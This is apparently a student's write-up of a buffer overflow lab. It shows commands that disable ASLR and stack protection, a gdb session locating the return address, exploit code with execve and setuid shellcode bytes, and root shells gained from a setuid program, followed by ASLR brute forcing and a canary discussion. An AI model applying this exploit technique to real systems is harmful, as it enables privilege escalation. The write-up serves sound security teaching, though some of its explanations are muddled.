Homework3: Buffer Overflow

Task 1: Exploiting the Vulnerability

- Initially, to turn off address randomization, I executed the following command

```
$ sudo sysctl -w kernel.randomize_va_space=0
```


- To configure the VM to use zsh instead of bash, I did the following things:

```
 $ sudo rm /bin/sh
 $ sudo ln -s /bin/zsh /bin/sh
```


- Then I complied the **call_shellcode.c** using the command and executed the output file.

```
$ gcc -z execstack -o call_shellcode call_shellcode.c
```


- I compiled stack.c with the flag which turned off the stack guard protection and change the owner and access of the runnable stack file.
- After making changes to the exploit.c, I compile it using "gcc -o exploit exploit.c" and run it "./exploit" and this will create the badfile.
- After executing the stack program, the output is shell prompted indicating that we have exploited the buffer overflow mechanism and /bin/sh shellcode has been executed.




```
[03/29/22]seed@VM:~/Desktop$ sudo sysctl -w kernel.rand
omize_va_space=0
kernel.randomize_va_space = 0
[03/29/22]seed@VM:~/Desktop$ sudo rm /bin/sh
[03/29/22]seed@VM:~/Desktop$ sudo ln -s /bin/zsh /bin/s
h
[03/29/22]seed@VM:~/Desktop$ gcc -z execstack -o call_s
hellcode call_shellcode.c
call_shellcode.c: In function ‘main’:
call_shellcode.c:24:4: warning: implicit declaration of
 function ‘strcpy’ [-Wimplicit-function-declaration]
    strcpy(buf, code);
    ^
call_shellcode.c:24:4: warning: incompatible implicit d
eclaration of built-in function ‘strcpy’
call_shellcode.c:24:4: note: include ‘<string.h>’ or pr
ovide a declaration of ‘strcpy’
[03/29/22]seed@VM:~/Desktop$ ./call_shellcode
$ whoami
seed
$ exit
[03/29/22]seed@VM:~/Desktop$
```




```
[03/29/22]seed@VM:~/Desktop$ gcc stack.c -o stack -g -z
 execstack -fno-stack-protector
[03/29/22]seed@VM:~/Desktop$ gdb stack
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.
org/licenses/gpl.html>
This is free software: you are free to change and redis
tribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources o
nline at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "
word"...
```




```
word"...
Reading symbols from stack...done.
gdb-peda$ b bof
Breakpoint 1 at 0x80484c1: file stack.c, line 14.
gdb-peda$ r
Starting program: /home/seed/Desktop/stack
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/li
bthread_db.so.1".

[----------------------------------registers-----------
-----------------------]
EAX: 0xbfffeb57 --> 0x90909090
EBX: 0x0
ECX: 0x804fb20 --> 0x0
EDX: 0x205
ESI: 0xb7f1c000 --> 0x1b1db0
EDI: 0xb7f1c000 --> 0x1b1db0
EBP: 0xbfffeb38 --> 0xbfffed68 --> 0x0
ESP: 0xbfffeb20 --> 0xbfffed68 --> 0x0
EIP: 0x80484c1 (<bof+6>:        sub    esp,0x8)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTER
```



```
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTER
RUPT direction overflow)
[-----------------------------------code-------------
------------------------]
   0x80484bb <bof>:     push   ebp
   0x80484bc <bof+1>:   mov    ebp,esp
   0x80484be <bof+3>:   sub    esp,0x18
=> 0x80484c1 <bof+6>:   sub    esp,0x8
   0x80484c4 <bof+9>:   push   DWORD PTR [ebp+0x8]
   0x80484c7 <bof+12>:  lea    eax,[ebp-0x14]
   0x80484ca <bof+15>:  push   eax
   0x80484cb <bof+16>:  call   0x8048370 <strcpy@plt>
[-----------------------------------stack-------------
------------------------]
0000| 0xbfffeb20 --> 0xbfffed68 --> 0x0
0004| 0xbfffeb24 --> 0xb7feff10 (<_dl_runtime_resolve+1
6>:     pop    edx)
0008| 0xbfffeb28 --> 0xb7dc888b (<__GI__IO_fread+11>: )
0012| 0xbfffeb2c --> 0x0
0016| 0xbfffeb30 --> 0xb7f1c000 --> 0x1b1db0
0020| 0xbfffeb34 --> 0xb7f1c000 --> 0x1b1db0
0024| 0xbfffeb38 --> 0xbfffed68 --> 0x0
```



```
    str=0xbfffeb57 '\220' <repeats 24 times>, "$\355\37
7\277\354\001") at stack.c:14
14          strcpy(buffer, str);
gdb-peda$ p &buffer
$1 = (char (*)[12]) 0xbfffeb24
gdb-peda$ p $ebp
$2 = (void *) 0xbfffeb38
gdb-peda$ p/d 0x0bfffeb38 - 0xbfffeb24
$3 = 20
gdb-peda$ q
[03/29/22]seed@VM:~/Desktop$ gcc stack.c -o stack -g -z
 execstack -fno-stack-protector
[03/29/22]seed@VM:~/Desktop$ sudo chown root stack
[03/29/22]seed@VM:~/Desktop$ sudo chmod 4755 stack
[03/29/22]seed@VM:~/Desktop$ gcc -o exploit exploit.c
[03/29/22]seed@VM:~/Desktop$ ./exploit
[03/29/22]seed@VM:~/Desktop$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(
seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113
(lpadmin),128(sambashare)
#
```



```
{
    char buffer[517];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    /* You need to fill the buffer with appropriate con
tents here */
int start = 517 - sizeof(shellcode);
strcpy(buffer+start, shellcode);
int ret = (0xbfffeb38 + start);
strcpy(buffer+24,(char*)&ret);

    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
~
~
-- INSERT --                              54,2          Bot
```


How I exploited the program.

- I used the gdb debugger to find the return address.
- Inserted a breakpoint at the start of function where buffer overflow attack may occur.
- Printed the address of the start of the buffer.
- Printed the value of the ebp register.
- Calculated where the return address is, so I can change the return address and exploit

  the vulnerability.


Task 2: Protection in /bin/bash

- **Observation:-** After running the “su” “cd/bin” and linking the bin/sh to the bin/bash when we try to run the same attack we are getting the normal seed access and not the root access we were getting in the previous step.
- **Explanation:-** I believe this is because we switched /bin/sh to bin/bash, and bash for Ubuntu removes privilege when the effective UID differs from the true UID. This countermeasure defeats our attacks, which is why we are unable to gain root access.




```
[03/29/22]seed@VM:~/Desktop$ su
Password:
root@VM:/home/seed/Desktop# cd /bin
root@VM:/bin# rm sh
root@VM:/bin# ln -s bash sh
root@VM:/bin# exit
exit
[03/29/22]seed@VM:~/Desktop$ ./stack
sh-4.3$ whoami
seed
sh-4.3$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),
24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128
(sambashare)
sh-4.3$
```

- **Extra credit:-** Before invoking the /bin/bash, we required to change the current SETUID process into a real root process. We can accomplish this by altering the shellcode in exploit-ec.c. In the second line, we set the ebx to zero. Lines 1 and 3 set eax to 0x5, and then Line 4 executes the system call. The system call number for setuid() is 0xd5.



```
;
char shellcode[]=
"\x31\xc0" /* 1. xorl %eax,%eax */
"\x31\xdb" /* 2. xorl %ebx,%ebx */
"\xb0\xd5" /* 3. movb $0xd5,%al */
"\xcd\x80" /* 4. int $0x80 */
// ---- The code below is the same as the one in Task 2
 ---
"\x31\xc0"
"\x50"
"\x68""//sh"
"\x68""/bin"
"\x89\xe3"
"\x50"
"\x53"
"\x89\xe1"
"\x99"
"\xb0\x0b"
"\xcd\x80";

void main(int argc, char **argv)
-- INSERT --                          39,1          52%
```



```
[03/26/22]seed@VM:~/Desktop$ su
Password:
root@VM:/home/seed/Desktop# cd /bin
root@VM:/bin# rm sh
root@VM:/bin# ln -s bash sh
root@VM:/bin# exit
exit
[03/26/22]seed@VM:~/Desktop$ gcc -o exploit-ec exploit-
ec.c
[03/26/22]seed@VM:~/Desktop$ ./exploit-ec
[03/26/22]seed@VM:~/Desktop$ ./stack
sh-4.3# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(
cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sa
mbashare)
sh-4.3#
```

- I'm setting the setuid and bypassing the hash constraint after making the adjustments to the shell code. When I compile and execute the modified exploit.c, I am able to obtain the root access that was intended in the first place.


Task 3: Address Randomization

- For the above tasks, we had turned off the Linux defence mechanism against buffer overflow by turning off the address randomization. For this part, we turned on the address randomization using the below command and we make the stack program a set UID program owned by root.


```
# /sbin/sysctl -w kernel.randomize_va_space=2
```

- **Observation:-** I compiled the stack program using stack guard protection and making the executable of the stack. When tried to run for the first time using "./stack". I got a segmentation fault. As suggested in the assignment. When I try to run this in an infinite loop, I keep getting segmentation faults and got user shell. But if I try it many times, I might be able to get the root access.

```
$ sh -c "while [ 1 ]; do ./stack; done;”
```



```
root@VM: /home/seed/Desktop                                    3:08 PM
[03/29/22]seed@VM:~/Desktop$ su
Password:
root@VM:/home/seed/Desktop# /sbin/sysctl -w kernel.rand
omize_va_space=2
kernel.randomize_va_space = 2
root@VM:/home/seed/Desktop# ./stack
Segmentation fault
root@VM:/home/seed/Desktop#
```



```
ss.sh: line 13: 16249 Segmentation fault      ./stack
5 minutes and 48 seconds elapsed.
The program has been running 141023 times so far.
ss.sh: line 13: 16250 Segmentation fault      ./stack
5 minutes and 48 seconds elapsed.
The program has been running 141024 times so far.
ss.sh: line 13: 16251 Segmentation fault      ./stack
5 minutes and 48 seconds elapsed.
The program has been running 141025 times so far.
ss.sh: line 13: 16252 Segmentation fault      ./stack
5 minutes and 48 seconds elapsed.
The program has been running 141026 times so far.
ss.sh: line 13: 16253 Segmentation fault      ./stack
5 minutes and 48 seconds elapsed.
The program has been running 141027 times so far.
ss.sh: line 13: 16254 Segmentation fault      ./stack
5 minutes and 48 seconds elapsed.
The program has been running 141028 times so far.
ss.sh: line 13: 16255 Segmentation fault      ./stack
5 minutes and 48 seconds elapsed.
The program has been running 141029 times so far.
sh-4.3$
```


- **Explanation:-** Since address randomization is turned on, the address of the environment variable, system function location and the exit function location keeps changing randomly. So the probability of exploiting the vulnerability becomes very less as we can’t guess the addresses. This acts as a good protection mechanism against buffer overflow vulnerability.

Task 4: Stack guard.

- I compiled the stack code with the Stack Guard protection, did this using the command

```
gcc -o stack execstack -z stack.c
```

- **Observation:-** When we run the executable ./stack the system recognizes the buffer overflow attack and gives us the smashing detected segmentation fault and aborts the program.




```
[03/29/22]seed@VM:~/Desktop$ gcc -o stack stack.c -z ex
ecstack
[03/29/22]seed@VM:~/Desktop$ sudo chown root stack
[03/29/22]seed@VM:~/Desktop$ sudo chmod 4755 stack
[03/29/22]seed@VM:~/Desktop$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
[03/29/22]seed@VM:~/Desktop$
```

- **Explanation:-** Stack guard is a protection mechanism which detects buffer overflow vulnerability. Here the buffer overflow is detected by introducing a local variable before the
previous frame pointer and after the buffer. We store the value of the variable in a location on the heap and also assign the same value to a static or global variable. We compare both the values before the program is terminated, so that if the values are different, then the buffer overflow has occurred and overridden the value of the local variable. If both the values are the same, then buffer overflow has not occurred. We cannot skip the local variable and then overwrite only the return address in the stack, since it is continuous and value of the local variable is generated by the random generator and changes every time. The Stack protector basically works by inserting a canary at the top of the stack frame when it enters the function and before leaving if the canary has been stepped on or not, i.e. if some value has changed. If this value change has occurred then the stack smashing is detected and the error is printed.


- **Extra Credit:-** We know why we're having the smashing identified because Linux and Ubuntu have a mechanism in place to guard against such attacks. They try to keep a canary value on the stack, which is a value that is verified if the inserted value stays the same immediately before the function returns to its caller; otherwise, we receive the error message.
- I attempted to observe this canary value by disassembling the./stack file, first with the -fno-stack-protector flag, which is compiled as./stack, and then without the stack protector flag, which is compiled as./stack_without_flag.

```
objdump -M intel -D stack | grep -A20 main > stack.txt
objdump -M intel -D stack_without_flag | grep -A20 main > stack_without_flag.txt
```



```
[03/30/22]seed@VM:~/Desktop$ gcc stack.c -o stack_witho
ut_flag -g -z execstack
[03/30/22]seed@VM:~/Desktop$ gcc stack.c -o stack -g -z
 execstack -fno-stack-protector
[03/30/22]seed@VM:~/Desktop$ objdump -M intel -D stack
|grep -A20 main > stack.txt
[03/30/22]seed@VM:~/Desktop$ objdump -M intel -D stack_
without_flag |grep -A20 main > stack_without_flag.txt
[03/30/22]seed@VM:~/Desktop$
```

- By comparing the two assembly code, I was able to determine the variations between the two files, and one thing that stood out to me was that we added some more values to the function prologue and epilogue, which is the canary value. I discovered that the canary value is %gs:0x14, and now that we know what the value is for sure, we can modify the shellcode to save this value in some register and then reload this canary value back into the appropriate register before validating it. We ensure that this value always matches since we just overwrite the value with the real canary value. This allows us to carry out our buffer overflow attack without being noticed and deceive the stack guard.




```
 80483e4:       66 90                   xchg   ax,ax
 80483e6:       66 90                   xchg   ax,ax
 80483e8:       66 90                   xchg   ax,ax
 80483ea:       66 90                   xchg   ax,ax
 80483ec:       66 90                   xchg   ax,ax
 80483ee:       66 90                   xchg   ax,ax

080483f0 <__x86.get_pc_thunk.bx>:
 80483f0:       8b 1c 24                mov    ebx,DWORD PTR
[esp]
 80483f3:       c3                      ret
 80483f4:       66 90                   xchg   ax,ax
 80483f6:       66 90                   xchg   ax,ax
 80483f8:       66 90                   xchg   ax,ax
 80483fa:       66 90                   xchg   ax,ax
 80483fc:       66 90                   xchg   ax,ax
 80483fe:       66 90                   xchg   ax,ax

08048400 <deregister_tm_clones>:
--
080484da <main>:
 80484da:       8d 4c 24 04             lea    ecx,[esp+0x4]
 80484de:       83 e4 f0                and    esp,0xfffffff0
 80484e1:       ff 71 fc                push   DWORD PTR [ecx-
0x4]
 80484e4:       55                      push   ebp
 80484e5:       89 e5                   mov    ebp,esp
 80484e7:       51                      push   ecx
 80484e8:       81 ec 14 02 00 00       sub    esp,0x214
 80484ee:       83 ec 08                sub    esp,0x8
 80484f1:       68 d0 85 04 08          push   0x80485d0
 80484f6:       68 d2 85 04 08          push   0x80485d2
 80484fb:       e8 a0 fe ff ff          call   80483a0
<fopen@plt>
 8048500:       83 c4 10                add    esp,0x10
 8048503:       89 45 f4                mov    DWORD PTR [ebp-
0xc],eax
 8048506:       ff 75 f4                push   DWORD PTR [ebp-
0xc]
 8048509:       68 05 02 00 00          push   0x205
 804850e:       6a 01                   push   0x1
 8048510:       8d 85 ef fd ff ff       lea    eax,[ebp-0x211]
 8048516:       50                      push   eax
 8048517:       e8 44 fe ff ff          call   8048360
<fread@plt>
